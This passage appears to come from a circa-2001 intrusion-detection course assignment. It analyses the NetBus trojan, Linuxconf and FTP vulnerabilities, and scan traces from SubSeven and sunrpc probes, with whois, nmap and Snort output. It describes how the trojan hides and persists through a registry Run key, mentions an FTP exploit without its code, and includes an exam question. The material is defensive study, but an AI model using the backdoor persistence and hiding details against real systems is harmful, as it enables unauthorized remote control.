Version 1.6

- *Start optional application – start any application on the server*
- *Get a screendump*
- *Download and deletion of any file from the target*
- *Open/close the CD-ROM once or in intervals*
- *Go to an optional URL within the default web-browser*
- *Send keystrokes to the active application on the target computer*
- *Listen for keystrokes and send them back to the client*
- *Show, kill, and focus windows on the system*
- *Record sounds that the microphone catch*

Version 1.7

- *All features from version 1.6*
- *Ultra-fast Port scanner*
- *Port Redirect – redirects data to another host and port*
- *Server setup – configures the server-exe with some options, like TCP-port and mail notification*
- *Application Redirect – redirects I/O from console applications to a specified TCP-port*

Version 2.x

- *All features of previous versions*
- *Complete rewrite of software with more robust and efficient algorithms and a newer more professional looking GUI (Version 2 is promoted as commercial software)*
- *Registry manager – list keys, fields and values, create keys and delete keys, change values among others*
- *Telnet support*
- *Window manager – full control over all windows*
- *Plugin manager – run Plugins that extend the capabilities of NetBus*
- *File manager – explorer, upload and download files, delete files and folders, create folders and share folders*
- *Host scheduler, predefine time to run scripts at hosts*
- *Command broadcaster, broadcasts commands to multiple hosts*

In versions 1.6 and 1.7 the NetBus server defaults to ports TCP/UDP 12345 and 12346. This is configurable in version 1.7

and above. In version 2.x this has been changed to TCP/UDP 20034. Once a system has been infected the server program opens up the default/configured port for communications and waits for a connection from a client.

Installation

NetBus can be configured to run "visibly" or "invisibly" on the system running the server. When configured "invisibly" the server program attempts to hide itself from the Windows 9x task list.

In version 1.6 and 1.7 of the software the installation is accomplished by simply running the executable on the target machine. The executable can be named anything however it is normally named Sysedit.exe or patch.exe. The default installation causes the server to be installed in the \windows directory and started at windows startup. The automatic startup is accomplished through a registry key, for example, on a computer running Windows 95 I installed the version 1.7 executable named patch.exe and it created the following registry key:

\\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Run


"PATCH"="C:\\WINDOWS\\PATCH.EXE /nomsg"

If this key is removed the server will not start at Windows startup. The server may also be removed by running the executable with the /remove option. This will delete the registry key as well.

Since version 2.x is promoted as a commercial version of NetBus, it comes with an "Installation Wizard". The default installs the server to run in "visible" mode and manual startup mode however it may be configured to start automatically and to hide itself from the task list.

Detection

NetBus may be detected by good antiviral software with current updates however this may be changing, "Both Symantec and Panda Software have given in to pressure and have removed Netbus Pro from their respective Anti-Virus products." Since antiviral software is only as good as its database, it is a good idea for one to familiarize oneself with the services that typically run on the system in question. If one knows which ports are typically open on a particular system the netstat command can be used to determine if any suspect ports are opened on that system.



The above example is of a system with version 1.7 of NetBus running with the default configuration. One can see that ports TCP 12345 and 12346 are listening for connections.

It is also a good idea to examine the registry for services being started at Windows startup. Most services are started in the following section of the registry on Windows 9x:

\\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Run

Prevention

It is always a good idea to install antiviral software on each client machine in an organization. Since the software can only look for viruses it has signatures for, make sure to keep the database up to date. Many antiviral software packages have schedulers or auto-updaters for users who are connected to a network, which may relieve the administrative burden and requires less intervention on the end-user's part.

If one is in an environment that is connected to the Internet it is a good idea to protect the private network from the Internet with a good firewall product. If no unsolicited connections were allowed inside the network from the Internet, only certain services were allowed from the clients to the Internet, and the firewall's rulebase was reflective of this policy then it would be difficult for an intruder to connect to a system on the internal network without being inside the

firewall.

User education is one of the best ways to protect against infection. If a user is aware of the risks, he/she is less likely to run attachments or download programs from an unknown or unreliable source.

Conclusion

NetBus is a legitimate remote administration tool. It has very powerful features, which can also be very dangerous when used with malicious intent. By protecting a network with the methods discussed and educating users on all potential security risks, one may maintain a more secure environment.

References

1. Neikter, Carl-Fredrik. "NetBus v.1.60." 1998. URL: http://home.t-online.de/home/TschiTschi/nbv16.htm

2. Neikter, Carl-Fredrik. "NetBus v.1.70." 1998. URL: http://home.t-online.de/home/TschiTschi/nbv17.htm

3. RenderMan. "NetBus Freed." 5 September 2000. URL: http://www.antiav.com/Netbusfreed.html

4. ISS X-Force. "Windows Backdoors Update II: NetBus 2.0 Pro, Caligula, and Picture.exe." 19 February 1999. URL: http://xforce.iss.net/alerts/advise20.php

5. Symantec. "Backdoor.NetBus.svr." Symantec Virus Encyclopedia. URL: http://www.symantec.com/avcenter/cgi-bin/virauto.cgi?vid=7662

http://www.sans.org/infosecFAQ/malicious/netbus.htm

Linuxconf:

Linuxconf is used to configure Linux systems. It can be used to configure systems remotely. There have been a few known security issues with Linuxconf. Running Linuxconf allows attackers to attempt to use brute force to gain access to the system. Below are a few of the known security bugs in Linuxconf:

In Red Hat Linux 5.1, linuxconf version 1.11r11-rh2 was inadvertantly

setuid root. This creates the potential for security holes that allow attackers to gain root access to your machine. (Users of Red Hat Linux 5.0 and earlier are NOT affected, as linuxconf was not included with any previous version of Red Hat Linux.)

If you have installed Red Hat Linux 5.1, you can immediately remove the danger by logging in as root and running the command:

chmod -s /bin/linuxconf

We also recommend that you update to the latest version of linuxconf, linuxconf-1.11r11-rh3, which fixes this bug.

Red Hat Linux 5.1 for Intel:
rpm -Uvh ftp://ftp.redhat.com/updates/5.1/i386/linuxconf-1.11r11-rh3.i386.rpm

Red Hat Linux 5.1 for Alpha:
rpm -Uvh ftp://ftp.redhat.com/updates/5.1/alpha/linuxconf-1.11r11-rh3.alpha.rpm

Thanks to BUGTRAQ for finding and reporting this.

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D9411

An older version of linuxconf was packaged with Redhat 5.1 and I had not run into any problems with that version. But after installing the latest version (linuxconf-1.13r15-1) onto OpenLinux 1.3, I came upon a problem during boot. It had not detected /sbin/clock, so a menu appeared during boot and asked if I wanted to change this. This happened all before I was even prompted for a login.

The fact that someone who has physical access to the server can access linuxconf (which by default, can only be used under root) is kind of disturbing. So far, I have not been able to exploit this problem, though I'm guessing that it could be done (e.g. from that menu, access user configuration, etc.).

Linuxconf Homepage
http://www.solucorp.qc.ca/linuxconf/

-PrestoChango

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D13484

FTP:

FTP is a protocol used to transfer files between machines. There are several different FTP servers out there. Doing a search on BUGTRAQ yields 1145 matching entries.

The following is one example of an FTP exploit:

```
Hello Again,

Here is a new version of turkey.c which fixes a design issue
in the socket
i/o which caused it to unnecessarily fail on a lot of systems.
You must have
an account on the system to be able to use the exploit.  You
could
theoretically be an anonymous user with access to a writeable
directory, but
it would require a chroot break, which is not included in the
exploit.

turkey2.c works by default on all unpatched FreeBSD 4.[0-2]
running the
default ftp server and OpenBSD 2.8.  It should work elsewhere
with a tiny
bit of tuning.

Take Care.

- fish stiqz.

--
fish stiqz <fish@analog.org>
   irc>irl?werd():lame()
```

The actual source code was excluded from this section but you can view the source code in **Appendix B.**

http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26mid%3D176905

TCP Port Scan

A TCP port scan is used to determine the port open on a system. It is normally used as reconnaissance to an attacker can go back and attempt to exploit vulnerabilities on the services on a system.

TCP OS Fingerprint

The TCP OS fingerprint is used to discover the operating system type. Once the attacker knows the type of operating system it lessens the number of vulnerabilities, which a system might have.

Result (Benign, Exploit, DoS or Reconnaissance)

After careful analysis of the above trace and looking through BUGTRAQ at all the issue, I have come to a one conclusion; all the traffic is reconnaissance. None of the traffic is repeated from the same attacker. The most likely event is there are multiple people looking for vulnerabilities on various systems around the home.com network which is Tod's ISP. That and the times that correlate to the attempted attacks is so sparse it is highly unlikely this anything but recnnaissance.

Evidence of Active Targeting

There is no evidence of active targeting at this time. The attackers are scanning for machines that are running various services (mainly SubSeven). So the attacker has not yet determined if these services are available on Tod's system. It does not seem that Tod's system has any of the vulnerabilities being scanned for or there would be a lot more traffic directed toward his system and a lot more similar attacks.

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 2 There is no active targeting. There are several attackers attempting to gain information about Tod's system.

Lethality = 3 There is no evidence that Tod's system is vulnerable to any of the attacks. However this does not mean that all of these attempted attacks were not just verification of his system that already has known exploits open to attackers.

Network Countermeasures = 0 Tod is connected to his ISP home.com, which probably does not attempt to protect its users from attackers.

Host Countermeasures = 3 Tod has taken a good step in purchasing BlackIce from NetworkICE. This will help protect his system from attackers and will also notify him that an attempt has been made. Tod should keep his OS patches and BlackICE up to date with the latest security patches at all times.

(2+3) – (0+3) = 2

Potential severity is medium. If systems are not properly protected and operating systems has not been hardened the end result could end up in a compromised system.

Defense Recommendation

Tod should install a network-based firewall to assist his already system based firewall/IDS utilities. Defense in depth is always the best practice. Tod should also keep the operating systems and all software properly patched to prevent any exploits from being available to possible attackers.

Exam Question

What port does SubSeven run on in this trace?

```
59 2000-07-28 22:58:01 2003105 SubSeven port probe 172.128.188.174
AC80BCAE.ipt.aol.com 24.11.92.117 port=27374&name=Sub_7_2 1 A
```

A. 2003105
B. 59
C. 12345
D. 27374

Assignment # 1 – Trace 4 "sunrpc"

Trace # 4

```
16 Mar 01 10:53:38      tcp  200.131.250.24.1493   o>   202.37.88.132.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1494   o>   202.37.88.133.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1495   o>   202.37.88.134.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1497   o>   202.37.88.135.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1498   o>   202.37.88.136.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1499   o>   202.37.88.137.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1500   o>   202.37.88.138.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1501   o>   202.37.88.139.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1502   o>   202.37.88.140.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1503   o>   202.37.88.141.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1504   o>   202.37.88.142.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1505   o>   202.37.88.143.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1506   o>   202.37.88.144.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1507   o>   202.37.88.145.111   s
16 Mar 01 10:53:38      tcp  200.131.250.24.1508   o>   202.37.88.146.111   s
```

Source

http://www.sans.org/y2k/031801.htm on March 18th, 2001. The trace was sent in from Security@auckland. The traces have not been modified from their original posting on SANS.

Detect Generated by

Unsure exactly what type of log this is generated from but it is easily extrapolated into simple parts:

16 Mar 01 10:53:38 tcp 200.131.250.24.1493 o> 202.37.88.132.111 s

Date: 16 Mar 01
Time: 10:53:39
Protocol Type: tcp
Source: 200.131.250.24
Source Port: 1493
Direction of Traffic: o>
Destination: 202.37.88.132
Destination Port: 111
Flag: s

Tracer Location

The absolute location of this tracer is unknown, but it must be located between the 202.37.88.x network and the 200.131.250.24 system. Assuming the 202.37.88.x network is local to the tracer, we will further assume the 200.131.250.24 system is out side Auckland's network.

Probability the source was spoofed

It is extremely unlikely that this attack is spoofed. The fact that it is a tcp connection establishes the packet will attempt a three-way handshake. Also because this is recon of a network to see if it were running port 111 (sunrpc), would backup the attack is not spoofing the attack. The IP address of the attacker is continuously the same address, which indicates they are not attempting to hide their IP address. The attacker is checking all systems for sunrpc ports open on systems. This information would be difficult to retrieve by spoofing the attacking system's IP address unless the attacker had taken control of another system where the data is being sent. An attacker would have to go to a lot of trouble for this to work. Let's assume this attacker is not spoofing the attacking system's address for the remainder of this analysis.

Nslookup

I ran nslookup on the ip address (200.131.250.24) to determine if the machine in question had a hostname and to see if I could discover the domain from which it came. The results were as follows:

Name: dcs.ufla.br
Address: 200.131.250.24

Arin

Nslookup came back with usable information, but I used http://www.arin.net/whois/index.html to use the IP address or networks to figure out who owns/manages the IP network from which the machine reside. Once you get the results of the IP address search you can click the network block and get more information about the company. The results of the "WHOIS" search are listed below:

```
RNP (Brazilian Research Network) (NETBLK-BRAZIL-BLK2)
   These addresses have been further assigned to
Brazilian users.
   Contact information can be found at the WHOIS server
located
   at whois.registro.br and at http://whois.nic.br
   BR

   Netname: BRAZIL-BLK2
   Netblock: 200.128.0.0 - 200.255.255.255
   Maintainer: RNP

   Coordinator:
      Gomide, Alberto Courrege  (ACG8-ARIN)
gomide@nic.br
      +55 19 9119-0304 (FAX) +55 19 9119-0304

   Domain System inverse mapping provided by:

   NS.DNS.BR                    143.108.23.2
   NS1.DNS.BR                   200.255.253.234
   NS2.DNS.BR                   200.19.119.99
```

```
                Record last updated on 11-Apr-2001.
                Database last updated on 23-Apr-2001 22:38:09 EDT.


I then had to continue by checking with http://whois.nic.br
which resulted in the following information:

% Copyright registro.br
%  The data below is provided for information purposes
%  and to assist persons in obtaining information about or
%  related to domain name and IP number registrations
%  By submitting a whois query, you agree to use this data
%  only for lawful purposes.
%  2001-04-24 21:53:30 (BRT -03:00)

CIDR:           200.131.250/24
ASN:            AS1916
ID abusos:      ALG149
entidade:       UFLA - UNIVERSIDADE FEDERAL DE LAVRAS
documento:      022.078.679/0001-74
responsável:    Remulo Maia Alves
endereço:       Cx. Postal 37 - Campus Universitario, sn,
endereço:       37200-000 - LAVRAS - MG
telefone:       (035) 829-1123 []
ID entidade:    FCR
ID técnico:     FCR
reverso:        200.131.250/24
servidor DNS:   ESAL.UFLA.BR
status DNS:     15-02-2000 AA
último AA:      15-02-2000
servidor DNS:   PENTIUM.UFLA.BR
status DNS:     15-02-2000 AA
último AA:      15-02-2000
CIDR-up:        200.131/16

ID:             ALG149
nome:           Alexandre Leib Grojsgold
e-mail:         algold@CO.RNP.BR
endereço:       Estrada Dona Castorina, 110,
endereço:       22460-320 - Rio de Janeiro - RJ
telefone:       (021) 2747445 []
criado:         10-03-2000
alterado:       10-03-2000

ID:             FCR
nome:           Flavia Cristina Pinto Rezende
e-mail:         flavia@ESAL.UFLA.BR
endereço:       UFLA - Cx Postal 37, sn,
endereço:       37200-000 - Lavras - MG
telefone:       (035) 829-1125 []
criado:         19-01-1998
alterado:       09-04-2001

remarks:        Security issues should also be addressed to
remarks:        nbso@nic.br, http://www.nic.br/nbso.html
remarks:        Mail abuse issues should also be addressed to
```

```
remarks:     mail-abuse@nic.br

% whois.registro.br accepts only direct match queries.
% Types of queries are: domains (.BR), BR POCs, CIDR blocks,
% IP and AS numbers.
```

Nmap results

I chose to run nmap against the machine to attempt to discover more information about the attacking system. I was trying to discover what type of system the attacker was using. This can also give information about the attacker's knowledge and the types of systems they are prevalent to attack.

nmap -sT -O -v 200.131.250.24

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Host dcs.ufla.br (200.131.250.24) appears to be up ... good.
Initiating TCP connect() scan against dcs.ufla.br (200.131.250.24)
Adding TCP port 976 (state open).
Adding TCP port 79 (state open).
Adding TCP port 1024 (state open).
Adding TCP port 21 (state open).
Adding TCP port 23 (state open).
Adding TCP port 113 (state open).
Adding TCP port 22 (state open).
Adding TCP port 98 (state open).
The TCP connect scan took 30 seconds to scan 1523 ports.
For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled
Interesting ports on dcs.ufla.br (200.131.250.24):
(The 1495 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
53/tcp	filtered	domain
79/tcp	open	finger
87/tcp	filtered	priv-term-l
98/tcp	open	linuxconf
111/tcp	filtered	sunrpc
113/tcp	open	auth
512/tcp	filtered	exec
513/tcp	filtered	login
514/tcp	filtered	shell
515/tcp	filtered	printer
976/tcp	open	unknown
1024/tcp	open	kdm

```
2000/tcp   filtered   callbook
2049/tcp   filtered   nfs
6000/tcp   filtered   X11
6001/tcp   filtered   X11:1
6002/tcp   filtered   X11:2
6003/tcp   filtered   X11:3
6004/tcp   filtered   X11:4
6005/tcp   filtered   X11:5
6006/tcp   filtered   X11:6
6007/tcp   filtered   X11:7
6008/tcp   filtered   X11:8
6009/tcp   filtered   X11:9
12345/tcp  filtered   NetBus

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3270707 (Good luck!)

Sequence numbers: EEF1C1A0 EF8824E5 EF23F4C8 EEB5F176 EF56EF84
EF6AB584
Remote operating system guess: Linux 2.1.122 - 2.2.14

Nmap run completed -- 1 IP address (1 host up) scanned in 33 seconds
```

This tells us the attacker like Linux based systems. The attacker may have a more broad skill set that includes other UNIX but we cannot verify that at this time. This system is very suspicious, the ports above tell us that he may be running a NetBus client, which could possibly be used to control remote machine the attacker already controls. The attacker does have some understanding of a Linux based security the nmap report informs us that several of the ports are "filtered". The standard firewall for Linux 2.2.x is ipchains (more information can be found about ipchains at http://netfilter.filewatcher.org/ipchains/). The attacker could also be using TCP Wrappers (more information about TCP Wrappers can be found at ftp://ftp.porcupine.org/pub/security/index.html).

Description of Attack

This attack is a sunrpc scan. Basically the attacker is looking for machines running sunrpc in order to determine which machines might be vulnerable to sunrpc attacks. This is apparent due to the attacker scanning a range of IP addresses rather than pinpointing just one address.

The time sequence if very short. All 15 packets in this trace happen in one second. This is probably the only network the attacking system is scanning during this time frame because all the source ports are in sequence (almost).

Many of the IDS tools and firewalls would see this type of scan fairly easily. The attacker is probably a script kiddie, this is obvious due to the source port sequencing number being almost in numerical order.

The next step for the attacker is to determine the OS and version of sunrpc to determine which attack will most likely be successful. Once this has been determined the attacker will attempt to compromise the system by using sunrpc vulnerabilities.

Attack Correlation

There are a couple of other instances where this has shown up.

This trace has similar characteristics. Unlike the Auckland's trace above which is network based, this tracer is system based. The source address is not the same but the attack is the same type of attack or scan. Pierre's systems seem to have multiple attackers. The key is the source port is 111 which again is sunrpc.

```
Looks like maybe a new exploit on 111 - or a flood of old
ones? All these are from hosts on legitimate networks (ie
corporate) so tighten those firewalls! Pierre

Active System Attack Alerts
=-=-=-=-=-=-=-=-=-=-=-=-=-=

Oct 30 00:06:23 solar portsentry[491]: attackalert:
  SYN/Normal scan from host:
snuck.testbed.era.ericsson.se/192.71.20.155
  to TCP port: 111
Oct 30 00:06:23 solar portsentry[491]: attackalert:
  Host 192.71.20.155 has been blocked via wrappers with
string: "ALL:
  192.71.20.155"
Oct 30 00:06:24 solar portsentry[491]: attackalert:
  Host 192.71.20.155 has been blocked via dropped route using
command:
  "/sbin/ipchains -I input -s 192.71.20.155 -j DENY -l"

Active System Attack Alerts
=-=-=-=-=-=-=-=-=-=-=-=-=-=
Oct 29 18:44:42 solar portsentry[491]: attackalert:
  SYN/Normal scan from host: gannett.trib.com/12.10.153.73
  to TCP port: 111
Oct 29 18:44:42 solar portsentry[491]: attackalert:
  Host 12.10.153.73 has been blocked via wrappers with string:
  "ALL: 12.10.153.73"
Oct 29 18:44:42 solar portsentry[491]: attackalert:
  Host 12.10.153.73 has been blocked via dropped route using
```

```
command:
  "/sbin/ipchains -I input -s 12.10.153.73 -j DENY -l"
Oct 29 04:10:33 solar portsentry[491]: attackalert:
  SYN/Normal scan from host: h2.4i.com/199.103.241.90
  to TCP port: 111
Oct 29 04:10:33 solar portsentry[491]: attackalert:
  Host 199.103.241.90 has been blocked via wrappers with
string:
  "ALL: 199.103.241.90"
Oct 29 04:10:33 solar portsentry[491]: attackalert:
  Host 199.103.241.90 has been blocked via dropped route using
command:
  "/sbin/ipchains -I input -s 199.103.241.90 -j DENY-l"
```

http://www.sans.org/y2k/103100.htm (Pierre Lamy)

This trace has a very similar look to Auckland's trace above this is obviously another script kiddie, the source ports are all the same. Again the attacker is attempting to exploit sunrpc. The tracer in this case is Snort that gives a very detailed summary of what is happening. Instead of scanning port 111 this tool is scanning port 32771, which is a sunrpc highport.

```
.
.
.
*****************************************************************
*
Snort Alert Report at Sat Mar 18 00:07:03 2000
*****************************************************************
*
[**] Null scan! [**]
03/17-00:50:52.356514 24.112.101.113:6688 ->
MY.NET.203.222:1224
[**] Null scan! [**]
03/17-00:56:44.127909 128.187.245.108:1869 ->
MY.NET.10.119:6699
[**] Null scan! [**]
03/17-00:56:58.992306 128.187.245.108:1869 ->
MY.NET.10.119:6699
[**] Null scan! [**]
03/17-01:06:25.280756 194.159.250.7:27055 ->
MY.NET.202.66:2540
[**] SUNRPC highport access! [**]
03/17-01:16:18.869972 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:18.871746 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:18.958701 216.18.11.237:5501 ->
```

```
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:18.962787 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.145445 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.205452 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.233610 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.234843 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.296577 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.299250 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.432314 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.437734 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.438993 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.583751 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.585481 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.586741 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.589201 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.590508 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.592969 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.634484 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.636877 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
```

```
03/17-01:16:19.638153 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.639385 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.730223 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.737767 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.786272 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.814282 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.823917 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.826380 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.828138 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.908041 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.914794 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:19.918779 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.096322 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.098856 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.102683 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.111637 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.123290 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.134184 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.203020 216.18.11.237:5501 ->
MY.NET.213.50:32771
```

```
[**] SUNRPC highport access! [**]
03/17-01:16:20.204267 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.209255 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.236760 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.239634 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.242625 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.243860 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.271860 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.273157 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.347234 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.361265 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
03/17-01:16:20.365529 216.18.11.237:5501 ->
MY.NET.213.50:32771
[**] SUNRPC highport access! [**]
.
.
.
```

http://www.sans.org/y2k/032200-1700.htm (no name associated with this trace)

Evidence of Active Targeting

There is no evidence of active targeting. This is just a recon sweep of the network to determine if there are any systems that might have a sunrpc vulnerability. If the attacker finds systems with port 111 open then the next step would be active targeting.

Attack Mechanism

This attack is interesting for a couple of reasons in the analysis below.

Stimulus or Response

There was no traffic initiated to the attacking from the target or any internal

systems so, this cannot be a response from the targeted network. The attacking system is a stimulus attempting to gain access to the targeted system.

Targeted Service

The attacker seems to be searching for targets to exploit. The attacker does not know the systems running sunrpc and from the looks of the scan the attacker also does not know what IP addresses are associated to systems on the network. So the attacker is attempting to learn the network while looking for systems running sunrpc. If any systems are discovered then the attacker will attempt to exploit that service and or determine the version of sunrpc on the system then try to exploit any vulnerability.

SUNRPC was create by Sun Microsystems and is used for "Remote Procedure Calls", essentially sunrpc works in conjunction with other programs to run commands on remote systems.

> *Sun's RPC (Remote Procedure Call) forms the basis of many UNIX services, especially NFS (Network File System). However, RPC is extremely dangerous when left exposed to the Internet, which leads to frequent compromise of servers based upon Sun Solaris and Linux. RPC should never be exposed to the Internet. (http://www.networkice.com/Advice/Services/SunRPC/default.htm)*

What is a remote procedure call?

> *Remote Procedure Call is a technique for building distributed systems. Basically, it allows a program on one machine to call a subroutine on another machine without knowing that it is remote. RPC is not a transport protocol: rather, it is a method of using existing communications features in a transparent way. This transparency is one of the great strengths of RPC as a tool. Because the application software does not contain any communication code, it is independent of*
>
> - *The particular communications hardware and protocols used*
> - *The operating system used*
> - *The calling sequence needed to use the underlying communications software*
>
> *This means that application software can be designed and written before these choices have even been made. Because it*

takes care of any data reformatting needed, RPC also provides transparency to byte ordering and differences in data representation (real number formats, etc). RPC is not a new technique. It was first investigated thoroughly by Nelson [1] in 1976 and has been in use in academic and commercial areas for many years [2,3,4,5,6]. (http://www12.w3.org/History/1992/nfs_dxcern_mirror/rpc/doc/Introduction/WhatIs.html)

Known Vulnerabilities

```
CERT® Advisory CA-99-08 Buffer Overflow Vulnerability in
Calendar Manager Service Daemon, rpc.cmsd
Original release date: July 16, 1999
Last revised: January 7, 2000
Updated HP vendor information.
Source: CERT/CC
A complete revision history is at the end of this file.
Systems Affected
